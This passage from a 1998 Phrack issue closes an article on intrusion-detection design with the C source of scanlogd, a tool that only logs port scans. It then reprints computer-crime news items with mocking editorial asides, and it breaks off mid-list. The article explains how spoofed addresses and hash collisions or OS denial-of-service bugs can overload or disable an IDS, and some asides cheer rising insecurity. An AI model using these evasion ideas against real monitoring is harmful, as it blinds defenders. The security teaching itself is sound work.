For these reasons, scanlogd doesn't do anything but log port scans. You should probably take action yourself. What exactly you do is a matter of taste; I personally only check my larger logs (that I'm not checking normally) for activity near the port scan time.

----[Data Structures and Algorithm Choice

When choosing a sorting or data lookup algorithm to be used for a normal

application, people are usually optimizing the typical case. However, for IDS the worst case scenario should always be considered: an attacker can supply our IDS with whatever data she likes. If the IDS is fail-open, she would then be able to bypass it, and if it's fail-close, she could cause a DoS for the entire protected system.

Let me illustrate this by an example. In scanlogd, I'm using a hash table to lookup source addresses. This works very well for the typical case as long as the hash table is large enough (since the number of addresses we keep is limited anyway). The average lookup time is better than that of a binary search. However, an attacker can choose her addresses (most likely spoofed) to cause hash collisions, effectively replacing the hash table lookup with a linear search. Depending on how many entries we keep, this might make scanlogd not be able to pick new packets up in time. This will also always take more CPU time from other processes in a host-based IDS like scanlogd.

I've solved this problem by limiting the number of hash collisions, and discarding the oldest entry with the same hash value when the limit is reached. This is acceptable for port scans (remember, we can't detect all scans anyway), but might not be acceptable for detecting other attacks. If we were going to support some other attack type also, we would have to switch to a different algorithm instead, like a binary search.

If we're using a memory manager (such as malloc(3) and free(3) from our libc), an attacker might be able to exploit its weaknesses in a similar way. This might include CPU usage issues and memory leaks because of not being able to do garbage collection efficiently enough. A reliable IDS should have its very own memory manager (the one in libc can differ from system to system), and be extremely careful with its memory allocations. For a tool as simple as scanlogd is, I simply decided not to allocate any memory dynamically at all.

It is probably worth mentioning that similar issues also apply to things like operating system kernels. For example, hash tables are widely used there for looking up active connections, listening ports, etc. There're usually other limits which make these not really dangerous though, but more research might be needed.

----[IDS and Other Processes

For network-based IDS that are installed on a general-purpose operating system, and for all host-based IDS, there's some interaction of the IDS with the rest of the system, including other processes and the kernel.

Some DoS vulnerabilities in the operating system might allow an attacker to disable the IDS (of course, only if it is fail-open) without it ever noticing. This can be done via vulnerabilities in both the kernel (like "teardrop") and in other processes (like having a UDP service enabled in inetd without a connection count limit and any resource limits).

Similarly, a poorly coded host-based IDS can be used for DoS attacks on other processes of the "protected" system.

----[Example Code

Finally, here you get scanlogd for Linux. It may compile on other systems too, but will likely not work because of the lack of raw TCP sockets. For future versions see http://www.false.com/security/scanlogd/.

NOTE THAT SOURCE ADDRESSES REPORTED CAN BE SPOOFED, DON'T TAKE ANY ACTION AGAINST THE ATTACKER UNLESS OTHER EVIDENCE IS AVAILABLE.

```
<++> Scanlogd/scanlogd.c
/*
 * Linux scanlogd v1.0 by Solar Designer.  You're allowed to do whatever you
 * like with this software (including re-distribution in any form, with or
 * without modification), provided that credit is given where it is due, and
```

```
 * any modified versions are marked as such.  There's absolutely no warranty.
 */

#include <stdio.h>
#include <unistd.h>
#include <signal.h>
#include <string.h>
#include <ctype.h>
#include <time.h>
#include <syslog.h>
#include <sys/times.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in_systm.h>
#include <netinet/in.h>
#if (linux)
#define __BSD_SOURCE
#endif
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>

/*
 * Port scan detection thresholds: at least COUNT ports need to be scanned
 * from the same source, with no longer than DELAY ticks between ports.
 */
#define SCAN_COUNT_THRESHOLD            10
#define SCAN_DELAY_THRESHOLD            (CLK_TCK * 5)

/*
 * Log flood detection thresholds: temporarily stop logging if more than
 * COUNT port scans are detected with no longer than DELAY between them.
 */
#define LOG_COUNT_THRESHOLD             5
#define LOG_DELAY_THRESHOLD             (CLK_TCK * 20)

/*
 * You might want to adjust these for using your tiny append-only log file.
 */
#define SYSLOG_IDENT                    "scanlogd"
#define SYSLOG_FACILITY                 LOG_DAEMON
#define SYSLOG_LEVEL                    LOG_ALERT

/*
 * Keep track of up to LIST_SIZE source addresses, using a hash table of
 * HASH_SIZE entries for faster lookups, but limiting hash collisions to
 * HASH_MAX source addresses per the same hash value.
 */
#define LIST_SIZE                       0x400
#define HASH_LOG                        11
#define HASH_SIZE                       (1 << HASH_LOG)
#define HASH_MAX                        0x10

/*
 * Packet header as read from a raw TCP socket. In reality, the TCP header
 * can be at a different offset; this is just to get the total size right.
 */
struct header {
        struct ip ip;
        struct tcphdr tcp;
        char space[60 - sizeof(struct ip)];
};

/*
 * Information we keep per each source address.
 */
struct host {
        struct host *next;              /* Next entry with the same hash */
        clock_t timestamp;              /* Last update time */
        time_t start;                   /* Entry creation time */
```

```
        struct in_addr saddr, daddr;    /* Source and destination addresses */
        unsigned short sport;           /* Source port, if fixed */
        int count;                      /* Number of ports in the list */
        unsigned short ports[SCAN_COUNT_THRESHOLD - 1]; /* List of ports */
        unsigned char flags_or;         /* TCP flags OR mask */
        unsigned char flags_and;        /* TCP flags AND mask */
        unsigned char ttl;              /* TTL, if fixed */
};

/*
 * State information.
 */
struct {
        struct host list[LIST_SIZE];    /* List of source addresses */
        struct host *hash[HASH_SIZE];   /* Hash: pointers into the list */
        int index;                      /* Oldest entry to be replaced */
} state;

/*
 * Convert an IP address into a hash table index.
 */
int hashfunc(struct in_addr addr)
{
        unsigned int value;
        int hash;

        value = addr.s_addr;
        hash = 0;
        do {
                hash ^= value;
        } while ((value >>= HASH_LOG));

        return hash & (HASH_SIZE - 1);
}

/*
 * Log this port scan.
 */
void do_log(struct host *info)
{
        char s_saddr[32];
        char s_daddr[32 + 8 * SCAN_COUNT_THRESHOLD];
        char s_flags[8];
        char s_ttl[16];
        char s_time[32];
        int index, size;
        unsigned char mask;

/* Source address and port number, if fixed */
        snprintf(s_saddr, sizeof(s_saddr),
                info->sport ? "%s:%u" : "%s",
                inet_ntoa(info->saddr),
                (unsigned int)ntohs(info->sport));

/* Destination address, if fixed */
        size = snprintf(s_daddr, sizeof(s_daddr),
                info->daddr.s_addr ? "%s ports " : "ports ",
                inet_ntoa(info->daddr));

/* Scanned port numbers */
        for (index = 0; index < info->count; index++)
                size += snprintf(s_daddr + size, sizeof(s_daddr) - size,
                        "%u, ", (unsigned int)ntohs(info->ports[index]));

/* TCP flags: lowercase letters for "always clear", uppercase for "always
 * set", and question marks for "sometimes set". */
        for (index = 0; index < 6; index++) {
                mask = 1 << index;
                if ((info->flags_or & mask) == (info->flags_and & mask)) {
                        s_flags[index] = "fsrpau"[index];
```

```
                        if (info->flags_or & mask)
                                s_flags[index] = toupper(s_flags[index]);
                } else
                        s_flags[index] = '?';
        }
        s_flags[index] = 0;

/* TTL, if fixed */
        snprintf(s_ttl, sizeof(s_ttl), info->ttl ? ", TTL %u" : "",
                (unsigned int)info->ttl);

/* Scan start time */
        strftime(s_time, sizeof(s_time), "%X", localtime(&info->start));

/* Log it all */
        syslog(SYSLOG_LEVEL,
                "From %s to %s..., flags %s%s, started at %s",
                s_saddr, s_daddr, s_flags, s_ttl, s_time);
}

/*
 * Log this port scan unless we're being flooded.
 */
void safe_log(struct host *info)
{
        static clock_t last = 0;
        static int count = 0;
        clock_t now;

        now = info->timestamp;
        if (now - last > LOG_DELAY_THRESHOLD || now < last) count = 0;
        if (++count <= LOG_COUNT_THRESHOLD + 1) last = now;

        if (count <= LOG_COUNT_THRESHOLD) {
                do_log(info);
        } else if (count == LOG_COUNT_THRESHOLD + 1) {
                syslog(SYSLOG_LEVEL, "More possible port scans follow.\n");
        }
}

/*
 * Process a TCP packet.
 */
void process_packet(struct header *packet, int size)
{
        struct ip *ip;
        struct tcphdr *tcp;
        struct in_addr addr;
        unsigned short port;
        unsigned char flags;
        struct tms buf;
        clock_t now;
        struct host *current, *last, **head;
        int hash, index, count;

/* Get the IP and TCP headers */
        ip = &packet->ip;
        tcp = (struct tcphdr *)((char *)packet + ((int)ip->ip_hl << 2));

/* Sanity check */
        if ((char *)tcp + sizeof(struct tcphdr) > (char *)packet + size)
                return;

/* Get the source address, destination port, and TCP flags */
        addr = ip->ip_src;
        port = tcp->th_dport;
        flags = tcp->th_flags;

/* We're using IP address 0.0.0.0 for a special purpose here, so don't let
 * them spoof us. */
```

```
        if (!addr.s_addr) return;

/* Use times(2) here not to depend on someone setting the time while we're
 * running; we need to be careful with possible return value overflows. */
        now = times(&buf);

/* Do we know this source address already? */
        count = 0;
        last = NULL;
        if ((current = *(head = &state.hash[hash = hashfunc(addr)])))
        do {
                if (current->saddr.s_addr == addr.s_addr) break;
                count++;
                if (current->next) last = current;
        } while ((current = current->next));

/* We know this address, and the entry isn't too old. Update it. */
        if (current)
        if (now - current->timestamp <= SCAN_DELAY_THRESHOLD &&
            now >= current->timestamp) {
/* Just update the TCP flags if we've seen this port already */
                for (index = 0; index < current->count; index++)
                if (current->ports[index] == port) {
                        current->flags_or |= flags;
                        current->flags_and &= flags;
                        return;
                }

/* ACK to a new port? This could be an outgoing connection. */
                if (flags & TH_ACK) return;

/* Packet to a new port, and not ACK: update the timestamp */
                current->timestamp = now;

/* Logged this scan already? Then leave. */
                if (current->count == SCAN_COUNT_THRESHOLD) return;

/* Update the TCP flags */
                current->flags_or |= flags;
                current->flags_and &= flags;

/* Zero out the destination address, source port and TTL if not fixed. */
                if (current->daddr.s_addr != ip->ip_dst.s_addr)
                        current->daddr.s_addr = 0;
                if (current->sport != tcp->th_sport)
                        current->sport = 0;
                if (current->ttl != ip->ip_ttl)
                        current->ttl = 0;

/* Got enough destination ports to decide that this is a scan? Then log it. */
                if (current->count == SCAN_COUNT_THRESHOLD - 1) {
                        safe_log(current);
                        current->count++;
                        return;
                }

/* Remember the new port */
                current->ports[current->count++] = port;

                return;
        }

/* We know this address, but the entry is outdated. Mark it unused, and
 * remove from the hash table. We'll allocate a new entry instead since
 * this one might get re-used too soon. */
        if (current) {
                current->saddr.s_addr = 0;

                if (last)
                        last->next = last->next->next;
```

```
                else if (*head)
                        *head = (*head)->next;
                last = NULL;
        }

/* We don't need an ACK from a new source address */
        if (flags & TH_ACK) return;

/* Got too many source addresses with the same hash value? Then remove the
 * oldest one from the hash table, so that they can't take too much of our
 * CPU time even with carefully chosen spoofed IP addresses. */
        if (count >= HASH_MAX && last) last->next = NULL;

/* We're going to re-use the oldest list entry, so remove it from the hash
 * table first (if it is really already in use, and isn't removed from the
 * hash table already because of the HASH_MAX check above). */

/* First, find it */
        if (state.list[state.index].saddr.s_addr)
                head = &state.hash[hashfunc(state.list[state.index].saddr)];
        else
                head = &last;
        last = NULL;
        if ((current = *head))
        do {
                if (current == &state.list[state.index]) break;
                last = current;
        } while ((current = current->next));

/* Then, remove it */
        if (current) {
                if (last)
                        last->next = last->next->next;
                else if (*head)
                        *head = (*head)->next;
        }

/* Get our list entry */
        current = &state.list[state.index++];
        if (state.index >= LIST_SIZE) state.index = 0;

/* Link it into the hash table */
        head = &state.hash[hash];
        current->next = *head;
        *head = current;

/* And fill in the fields */
        current->timestamp = now;
        current->start = time(NULL);
        current->saddr = addr;
        current->daddr = ip->ip_dst;
        current->sport = tcp->th_sport;
        current->count = 1;
        current->ports[0] = port;
        current->flags_or = current->flags_and = flags;
        current->ttl = ip->ip_ttl;
}

/*
 * Hmm, what could this be?
 */
int main()
{
        int raw, size;
        struct header packet;

/* Get a raw socket. We could drop root right after that. */
        if ((raw = socket(AF_INET, SOCK_RAW, IPPROTO_TCP)) < 0) {
                perror("socket");
                return 1;
```

```
        }

/* Become a daemon */
        switch (fork()) {
        case -1:
                perror("fork");
                return 1;

        case 0:
                break;

        default:
                return 0;
        }

        signal(SIGHUP, SIG_IGN);

/* Initialize the state. All source IP addresses are set to 0.0.0.0, which
 * means the list entries aren't in use yet. */
        memset(&state, 0, sizeof(state));

/* Huh? */
        openlog(SYSLOG_IDENT, 0, SYSLOG_FACILITY);

/* Let's start */
        while (1)
        if ((size = read(raw, &packet, sizeof(packet))) >= sizeof(packet.ip))
                process_packet(&packet, size);
}
<-->
```

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 14 of 15

----------[P H R A C K W O R L D N E W S

--------[Issue 53

Hi. A few changes have been made to Phrack World News (PWN). Because of the increase of news on the net, security, hackers and other PWN topics, it is getting more difficult to keep Phrack readers informed of everything. To combat this problem, PWN will include more articles, but only relevant portions (or the parts I want to make smart ass remarks about). If you would like to read the full article, look through the ISN (InfoSec News) archives located at:

ftp.sekurity.org /pub/text/isn
ftp.repsec.com /pub/text/digests/isn

The following articles have been accumulated from a wide variety of places. When known, original source/author/date has been included. If the information is absent, then it wasn't sent to us. If you wish to receive more news, the ISN mail list caters to this. For more information, mail majordomo@sekurity.org with "info isn". To subscribe, mail majordomo@sekurity.org with "subscribe isn" in the body of the mail.

As usual, I am putting some of my own comments in brackets to help readers realize a few things left out of the articles. Comments are my own, and do not necessarily represent the views of Phrack, journalists, government spooks, my cat, or anyone else. Bye.

- disorder

0x1: Identifying Net Criminals Difficult
0x2: "The Eight" meet to combat high-tech crime
0x3: Fired Forbes Technician Charged With Sabotage
0x4: Internet Industry Asked to Police Itself
0x5: Internet may be Hackers Best Friend
0x6: Hacker Cripples Airport Tower
0x7: Profits Embolden Hackers
0x8: Cyberattacks spur new warning system
0x9: <pure lameness>
0xa: IBM's Ethical Hackers Broke In!
0xb: Two accused of conspiring to hack into CWRU system
0xc: FBI Warns of Big Increase In On-line Crime
0xd: Computer hacker jailed for 18 months
0xe: Afternoon Line
0xf: Hacking Geniuses or Monkeys
0x10: Low Tech Spooks - Corporate Spies
0x11: 'White Hat' Hackers Probe Pores in Computer Security Blankets
0x12: 101 Ways to Hack into Windows NT
0x13: Suspected NASA Hacker Nabbed
0x14: CEOs Hear the Unpleasant Truth about Computer Security
0x15: Codebreakers
0x16: Hackers Could Disable Military
0x17: Secret Service Hackers Can't Crack Internet
0x18: Now Hiring: Hackers (Tattoos Welcome)
0x19: Hacker Stoppers?
0x1a: Hackers' Dark Side Gets Even Darker
0x1b: Japan Fears It's Becoming a Base for Hackers
0x1c: Kevin Mitnick Hacker Case Drags On and On
0x1d: Millions Lost to Phone Hackers
0x1e: Hackers on the Hill
0x1f: RSA Sues Network Associates
0x20: Clinton to Outline Cyberthreat Policy
0x21: Programmer Sentenced for Military Computer Intrusion
0x22: Editorial - Hacker vs Cracker, Revisited
0x23: Windows NT Security Under Fire
0x24: New Decoy Technology Designed to Sting Hackers

0x25: Reno dedicates high-tech crime fighting center
0x26: Man poses as astronaut steals NASA secrets

0x27: Convention: Defcon 6.0
0x28: Convention: Network Security Solutions July Event
0x29: Convention: 8th USENIX Security Symposium
0x2a: Convention: RAID 98
0x2b: Convention: Computer Security Area (ASC) / DGSCA 98
0x2c: Convention: InfoWarCon-9

0x1>---

Title: Identifying Net Criminals Difficult
Source: 7Pillars Partners
Author: David Plotnikoff (Mercury News Staff Writer)
Date: 10:12 p.m. PST Sunday, March 8, 1998

[snip...]

What began as an innocent chat-room flirtation isn't so innocent anymore. The last e-mail message you received began: ''I know where you live. I know where you work. I know where your kids go to day care. . . .'' Potential loss: Your life.

There is no way to calculate how many hundreds or thousands of times each day the Net brings crime into some unsuspecting person's life. But a report released by the Computer Security Institute found that nearly two-thirds of the 520 corporations, government offices, financial institutions and universities queried had experienced electronic break-ins or other security breaches in the past 12 months.

Although fewer than half the companies assigned a dollar amount to their losses, the estimated total from those that did is staggering: $236 million for the last two years.

[More estimates on losses, no doubt from accurate estimations
by professionals.]

[snip...]

But those charged with enforcing the law in cyberspace say the vast majority of Net-borne crime never reaches the criminal justice system. And in the relatively few instances where a crime is reported, most often the criminal's true identity is never found.

The San Jose Police Department's elite high-tech crimes unit is every citizen's first line of defense when trouble comes down the wire in the capital city of Silicon Valley. But today, four years after the explosion of the Internet as a mass market, even the top technology-crimes police unit in the country finds itself with just a handful of Internet crimes to investigate.

[Wait... they say criminals get away with everything, then call the
Police an "elite" high-tech crimes unit?]

[snip...]

The Internet slice of the job -- chasing down hackers, stalkers and assorted scammers -- is too small to even keep statistics on. When pressed for a guess, Sgt. Don Brister, the unit's supervisor, estimates that Internet and online-service crimes make up ''probably no more than 3 or 4 percent'' of the team's workload.

[snip...]

While most Net crimes are actually old crimes -- stalking, harassment, fraud and theft -- in a new venue, there is at least one criminal act entirely native to cyberia: ''denial of service'' attacks.

[Route, you’re such a criminal.]

[snip...]

‘‘The scary part,’’ Lowry says, ‘‘is we know the storm is coming, but we don’t know exactly what shape it’s going to take. The scale is huge. . . . You’re sitting on this beach, knowing it’s going to hit, but you don’t know what it is or when it’s going to hit.’’

0x2>----------

Title: "The Eight" meet to combat high-tech crime
Date: Jan 1998

Recently, U.S. Attorney General Janet Reno hosted a historic meeting of Justice and Interior officials from the countries that constitute "the Eight" on ways to combat international computer crime. (Formerly dubbed the G-7, the group now includes Russia along with the United Kingdom, France, Germany, Italy, Canada, Japan, and the U.S.)

The meeting was the first of its kind and resulted in an agreement endorsing ten principles, such as "Investigation and prosecution of international high-tech crimes must be coordinated among all concerned states, regardless of where harm has occurred;" and adopting a ten-point action plan, for example, "Use our established network of knowledgeable personnel to ensure a timely, effective response to transnational high-tech cases and designate a point-of-contract who is available on a 24 hour basis."

The full text will be available at http://www.usdoj.gov.

0x3>----------

Title: Fired Forbes Technician Charged With Sabotage
Source: Dow Jones News Service
Date: 11/25/97

A temporary staff computer technician has been charged with breaking into the computer system of Forbes, Inc., publisher of Forbes magazine, and causing a computer crash that cost the company more than $100,000.

According to the complaint against George Mario Parente, the sabotage left hundreds of Forbes employees unable to perform server-related functions for a full day and caused many employees to lose a day’s worth of data. If convicted, Parente faces up to five years in prison and a maximum fine of $250,000.

0x4>----------

Title: Internet Industry Asked to Police Itself

SEATTLE -- The Internet industry had better police itself or it will face renewed threats of government regulation, participants said Wednesday at a Seattle conference of technology leaders from throughout North America as well as Europe and Japan.

[And they’ve done such a good job so far, with legislation like the CDA and WIPO... sure, we can trust the government to do the right thing.]

[snip...]

Balkam warned that Arizona Sen. John McCain plans hearings next month on the topic, and that Indiana Sen. Dan Coats plans to introduce a new content-regulation bill designed to avoid the problems that caused the Supreme Court to reject the first one.

[Everyone keep your eyes peeled.]

Wednesday's discussion was well-timed; the conference will hear Thursday from President Clinton's Internet czar, Ira Magaziner, who is expected to deliver a stern admonition that government won't hesitate to step in if the industry's own efforts fall short.

Sponsored by GTE, Telus Corp. and the Discovery Institute, the program also included Rep. Rick White, R-Washington, founder of the Congressional Internet Caucus and Rob Glaser, founder of Seattle-based RealNetworks and a proponent of the Internet as the ''next mass medium.''

While Wednesday's sessions focused on content regulation, Thursday's deal more with electronic commerce and such issues as privacy, authentication and legal jurisdiction.

Effective self-regulation has several keys, said Jim Miller, architect of a system known as PICS, the Platform for Internet Content Selection.

[snip...]

0x5>----------

Title: Internet may be Hackers Best Friend

The Internet may be the computer hacker's best friend. The international computer network has made the sharing of sophisticated break-in tools easier, computer security experts say.

[But they don't mention the sharing of security information, or the fact that the experts can subscribe to the same 'hacker' sharing sources.]

[snip...]

A report released Wednesday by the Computer Security Institute noted that while both external and internal computer crime is on the rise, the greatest losses result from unauthorized access by insiders.

''Those are the attacks that cause tens of millions of dollars,'' Power said.

But it's still the outside jobs that grab headlines. A Defense Department official last week termed the attack linked to the young hackers ''the most organized and systematic attack the Pentagon has seen to date.''

[snip...]

0x6>----------

Title: Hacker Cripples Airport Tower

A juvenile hacker who crippled an airport tower for six hours, damaged a town's phone system, and broke into pharmacy records has been charged in a first-ever federal prosecution, the U.S. Attorney's office announced today.

But in a plea bargain, the juvenile will serve no jail time, the government announced.

The incidents occurred in early 1997, but the federal criminal charges were unsealed just today. The government said it was the first federal prosecution ever of a minor for a computer crime.

According to U.S. Attorney Donald K. Stern, the hacker disabled a key telephone company computer servicing the Worcester airport, roughly 45 miles southwest of Boston.

"As a result of a series of commands sent from the hacker's personal computer, vital services to the FAA control tower were disabled for six hours in March of 1997," a release from Stern's office said.

[So the FAA routes vital tower control through the PSTN? Scary...]

[snip...]

The plea agreement sentences the juvenile to two years' probation, "during which he may not possess or use a modem or other means of remotely accessing a computer or computer network directly or indirectly," according to Stern

In addition, he must pay restitution to the telephone company and complete 250 hours of community service. He has been required to forfeit all of the computer equipment used during his criminal activity.

[snip...]

"Public health and safety were threatened by the outage, which resulted in the loss of telephone service, until approximately 3:30 p.m., to the Federal Aviation Administration Tower at the Worcester Airport, to the Worcester Airport Fire Department, and to other related concerns such as airport security, the weather service, and various private air freight companies.

"Further, as a result of the outage, both the main radio transmitter, which is connected to the tower by the loop carrier system, and a circuit, which enables aircraft to send an electric signal to activate the runway lights on approach, were not operational for this same period of time."

[NICE design guys... real nice.]

[snip...]

0x7>----------

Title: Profits Embolden Hackers
Source: InternetWeek
Author: Tim Wilson

Conventional wisdom says that most IT security threats come from inside the company, not outside. Any guess who's reaping the greatest benefit from that little piece of wisdom?

Hackers and computer criminals.

In two separate studies completed this month, Fortune 1000 companies reported more financial losses due to computer vandalism and espionage in 1997 than they ever experienced before. Several corporations said they lost $10 million or more in a single break-in. And reports of system break-ins at the Computer Emergency Response Team site are the highest they've ever been.

Despite recent security product and technology developments, computer networks are becoming more vulnerable to outside attack, not less.

[Woohoo!]

[snip...]

"I know about 95 percent of [the vulnerabilities] I am going to find at a company before I even get there," said Ira Winkler, president of the Information Security Advisory Group -- a firm that specializes in penetrating business security systems to expose vulnerabilities -- and author of the book Corporate Espionage. "I can steal a billion dollars from any [corporation] within a couple of hours."

[One trick pony...]

[snip...]

In a study to be published next month, WarRoom Research found that the vast majority of Fortune 1000 companies have experienced a successful

break-in by an outsider in the past year. More than half of those companies have experienced more than 30 system penetrations in the past 12 months. Nearly 60 percent said they lost $200,000 or more as a result of each intrusion.

In a separate study published earlier this month by the Computer Security Institute and the FBI, 520 U.S. companies reported a total loss of $136 million from computer crime and security breaches in 1997, an increase of 36 percent from the year before. The Internet was cited by 54 percent of the respondents as a frequent point of attack, about the same percentage of respondents that cited internal systems as a frequent point of attack.

[snip...]

What You Can Do

One universal piece of advice came from hackers, hackers for hire and those who collect computer crime data: When your vendor issues a software patch, install it immediately.

"The biggest mistake people make is that they underestimate the threat," Moss said. "They don't put in the patches, they misconfigure their firewalls, they misconfigure routers."

[snip...]

0x8>----------

Title: Cyberattacks spur new warning system
Author: Heather Harreld
Date: March 23, 1998

The Defense Department has created a new alert system to rate the level of threats to its information systems that mirrors the well-known Defense Conditions (DEFCONs) ratings that mark the overall military status in response to traditional foreign threats.

The new Information Conditions, or "INFOCONs," are raised and lowered based upon cyberthreats to DOD or to the U.S. Strategic Command (Stratcom) at Offutt Air Force Base in Nebraska. Stratcom is responsible for deterring any military attack on the United States and for deploying troops or launching nuclear weapons should deterrence fail, a Stratcom spokesman said. As INFOCONs are raised, officials take additional measures to protect information systems.

[snip...]

Officials at Stratcom have developed detailed guidelines on raising and lowering INFOCONs based on the threat. Structured, systematic attacks to penetrate systems will result in a higher INFOCON level than when individual, isolated attempts are made, according to Stratcom.

[snip...]

0x9>----------

Title: <pure lameness>
Source: "Betty G.O'Hearn" <betty@infowar.com>

Infowar.Com was notified today by the "Enforcers" Computer Hackers Group, that an agreement was reached with chief negotiator Ian A. Murphy, aka Capt. Zap, to cease and desist their cyber destruction witnessed in the recent attacks and intrusions that have rocked the Internet in past weeks. The Enforcers began their massive assault on corporate and military websites after the arrest of "Pentagon Hackers" here in the US and Israel.

Ian Murphy, CEO of IAM/Secure Data Systems, and the first US hacker arrested back in 1981, issued press releases during negotiations. (see www.prnewswire.com) Murphy began the process to begin deliberations out of a sense of duty. Murphy's dialogue with members of the Enforcer group

pointed to the fact that the destruction was counter productive. He urged the group to consider halting this activity. "The destruction of information systems for an alleged cause is not the way to go about such things in defense of Hackers and Crackers."

[Who made Ian Murphy chief negotiator? Why wasn't I notified so I could talk to these wankers? This is the kind of pathetic shit that makes PRNewswire the pond scum of journalism. In case you couldn't tell, this is pure media hype designed to get more business for Murphy and CO.]

[snip...]

Statement from a Enforcers representative is below.

[HTML tags have been removed.]

From: Adam <<adamb1@flash.net>
Reply-To: adamb1@flash.net
Date: March 26, 1998
Organization: Adam's Asylum
To: "Betty G.O'Hearn" <<betty@infowar.com>
Subject: Enforcers Press Release/Announcement

STATEMENT OF THE ENFORCERS

We, the Enforcers, have decided that it would be in the best interest of the hacking community and the security community at large to cease and desist all web site hacking of external businesses as advised by Mr. Ian Murphy (Captain Zap.) We agree that our actions are not productive and are doing more harm than good towards the security community.

Therefore, as an agent of the Enforcers, I hereby state that all web site hacks on external sites will be immediately halted. We feel that there will be other avenues opening to achieve our goal of a substantial reduction in child pornography and racist web sites and netizens. We also support the larger goals of the hacker community and in the future we will work to augment the public's view rather than detract from it. All members of Enforcers who hacked the web sites have agreed to this release and will stop hacking external web sites.

[13:51 GMT -0600 26 March 1998]

We thank you for your time and assistance in this matter.

We congratulate both Mr. Murphy and The Enforcers for their diligence in reaching this agreement. This is indeed an act of peace in our cyberworld.

[This is indeed an act which causes illness to stomach.]

0xa>----------

Title: IBM's Ethical Hackers Broke In!

TUCSON, Ariz. (March 23, 1998 8:30 p.m.) - International Business Machines Corp.'s team of "ethical hackers" successfully broke into an unnamed company's computer network in a demonstration of a live attack at a computer industry conference.

[They make it sound like this is a big event. "Look guys! We actually broke in!#$!"]

[snip...]

Palmer said IBM charges between $15,000 to $45,000 to perform a hack of a company's system, with its permission, to test its security. Palmer said because hacking is a felony, its clients sign a contract that he calls a "get out of jail free card" specifying what IBM is allowed to do.

The IBM team, which has an 80 percent success rate in electronic break-ins, is not a team of reformed hackers and Palmer warned the audience that hiring former hackers can be very dangerous, and not worth the risk.

[*BULLSHIT* .. IBM hires hackers.. IBM hires hackers.. secret is out, nyah nyah.]

[snip...]

He said that there are currently about 100,000 hackers worldwide, but that about 9.99 percent of those hackers are potential professional hired hackers, who may be involved in corporate espionage, and .01 percent are world class cyber criminals. Ninety percent are amateurs who "cyber" joyride."

[snip...]

0xb>----------

Title: Two accused of conspiring to hack into CWRU system
Source: Plain Dealer Reporter
Author: Mark Rollenhagen
Date: Thursday, March 26, 1998

A federal grand jury yesterday indicted two Cleveland Heights residents on felony computer hacking charges.

Rebecca L. Ching, 27, and Jason E. Demelo, 22, who authorities said live in an apartment on Mayfield Rd., are accused of conspiring to hack into the computer system at Case Western Reserve University between October 1995 and June 1997.

Ching was a systems administrator for a computer system on the CWRU campus network during at least a portion of the conspiracy, the indictment said.

She is accused of helping Demelo hack into the CWRU system by directing him to install a "sniffer" program capable of intercepting electronic information, including user names and passwords.

Federal prosecutors would not say why Ching and Demelo allegedly sought to hack into the system.

Neither could be reached to comment.

Tom Shrout, director of communications for CWRU, said Ching worked part time for the university in its information sciences division three or four years ago.

The case is believed to be the first federal computer hacking case brought in Northern Ohio since the FBI organized a computer crime unit last year.

Demelo is also charged with seven counts of illegally intercepting electronic communications sent to other universities, including Cleveland State University, George Mason University and the University of Minnesota, and Internet providers, including Modern Exploration, APK Net Ltd., and New Age Consulting Service, and Cyber Access, a software company.

0xc>----------

Title: FBI Warns of Big Increase In On-line Crime

[Hrm.. wonder if it is time to get next year’s budget?!]

WASHINGTON (March 25, 1998 00:19 a.m. EST) -- Criminal cases against computer hackers have more than doubled this year as the ranks of teenage hackers were joined by industrial spies and foreign agents, the FBI warned Tuesday.

[Cases have doubled... no word on convictions.. hrm...]

The FBI told a congressional Joint Economic Committee hearing that it had recorded a significant increase in its pending cases of computer intrusions, rising from 206 to 480 this year.

[snip...]

Michael Vatis, head of the FBI's national infrastructure protection center, said: "Although we have not experienced the electronic equivalent of a Pearl Harbor or Oklahoma City, as some have foretold, the statistics and our cases demonstrate our dangerous vulnerabilities to cyber attacks."

[snip...]

He told how one hacker had broken into telephone systems in Massachusetts to cut off communications at a regional airport and disconnect the control tower last year. Last week a teenager agreed to serve two years' probation after pleading guilty to disrupting communications at the Worcester, Mass., airport for six hours.

Another hacker in Florida is accused of breaking into the 911 emergency phone system last year and jamming all emergency services calls in the region.

The FBI said the dangers of cybercrime were rising because of the increased availability of hacking tools on the Internet, as well as electronic hardware such as radio frequency jamming equipment.

Last week Deputy Defense Secretary John Hamre toured European governments to warn of the risks of computer crime and discuss possible counter-measures.

In spite of the publicity surrounding hackers, industrial espionage remains the most costly source of cybercrime, the committee heard Tuesday.

Last July an unnamed computer communications company sent a malicious computer code which diverted communications from one of its rivals. The FBI estimated the victim company suffered losses of more than $1.5 million.

Other FBI officials told how the U.S. was increasingly the subject of economic attack by foreign governments using computers. Larry Torrence, of the FBI's national security division, said foreign agents were "aggressively targeting" proprietary business information belonging to U.S. companies.

More frequently, criminals are using the Internet to defraud potential investors with bogus investment schemes and banks.

Fraudulent schemes on the Internet were becoming "epidemic," said Neil Gallagher, of the FBI's criminal division. One pyramid scheme, called Netware International, had recruited 2,500 members across the country by promising to share profits of 25 percent a year in a new bank which it was claiming to form.

Investigators said they had seized almost $1 million to date.

0xd>---

Title: Computer hacker jailed for 18 months
Date: Friday, March 27, 1998

A computer hacker who tried to destroy an Internet company that refused to hire him was jailed for 18 months today for offences that include publishing customer credit card numbers.

In the NSW District Court, Judge Cecily Backhouse said Skeeve Stevens seriously damaged AUSnet, which has since gone out of business, by compromising 1,225 credit cards and by prominently displaying a message on its homepage on the World Wide Web.

The April 1995 message included: "So dont (sic) be surprised if all you (sic) cards have millions of dollars of shit on them ... AUSNET is a disgusting network ... and should be shut down and sued by all their users!"

Stevens, 26, pleaded guilty to inserting data into a computer system in Sydney in April 1995 and asked the judge to take into account another eight offences, including accessing confidential information.

[snip...]

The judge said Stevens' actions caused serious harm to the goodwill of AUSnet, whose staff had to answer non-stop calls from angry customers - many of whom cancelled their accounts - and who had to deal with crippling effects of their cash flows.

Judge Backhouse said general deterrence was important in this type of offence, which was very hard to detect.

She jailed him for three years, but ordered him to be released on a recognisance after 18 months. - Australian Associated Press *Australian Eastern Daylight Time (AEDT) is 11 hours ahead of Greenwich Mean Time.

0xe>----------

Title: Afternoon Line
Source: The Netly News
Author: Declan McCullah
Date: March 24, 1998

